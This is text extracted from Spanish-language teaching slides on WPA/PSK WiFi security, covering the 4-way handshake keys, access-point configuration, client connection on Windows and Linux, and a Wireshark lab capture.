
- Pre-Shared Key
- Pairwise Master Key
- Pairwise Transient Key
- Group Transient Key



Privacidad WiFi con WPA/PSK

Autenticación PSK – 4-way handshake

- Pre-Shared Key
- Pairwise Master Key
- Pairwise Transient Key
- Group Transient Key



Privacidad WiFi con WPA/PSK

AP con seguridad WPA-Personal


The screenshot shows the configuration interface for a Cisco WAP4410N Wireless-N Access Point. The left sidebar contains a navigation menu with the following items: Setup, Wireless (highlighted), Basic Settings, Security (highlighted), Connection Control, Wi-Fi Protected Setup, VLAN and QoS, Advanced Settings, AP Mode, Administration, and Status. The main content area is titled 'Wireless Security' and contains the following settings:

- Select SSID: WiFiWPA (dropdown menu)
- Wireless Isolation:(between SSID) ☐ Enabled ☒ Disabled
- Security Mode: WPA-Personal (dropdown menu)
- Wireless Isolation:(within SSID) ☐ Enabled ☒ Disabled
- WPA Algorithm: TKIP (dropdown menu)
- Pre-shared Key: clavesecreta (text input field)
- Key Renewal: 3600 seconds (text input field)

At the bottom of the configuration area are 'Save' and 'Cancel' buttons.


Privacidad WiFi con WPA/PSK

Conexión Windows a AP con WPA-Personal




Privacidad WiFi con WPAPSK

Conexión Windows a AP con WPA-Personal





Privacidad WiFi con WPA/PSK

Conexión desde Linux a AP con WPA




Privacidad WiFi con WPA/PSK

Conexión desde Linux a AP con WPA




Privacidad WiFi con WPA/PSK

Montaje a realizar




Privacidad WiFi con WPA/PSK

Pruebas de conectividad




Privacidad WiFi con WPA/PSK

Montaje a realizar



Privacidad WiFi con WPA/PSK

Monitorización de IVs con WireShark



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: wlan.addr == 54:75:D0:B3:11:68

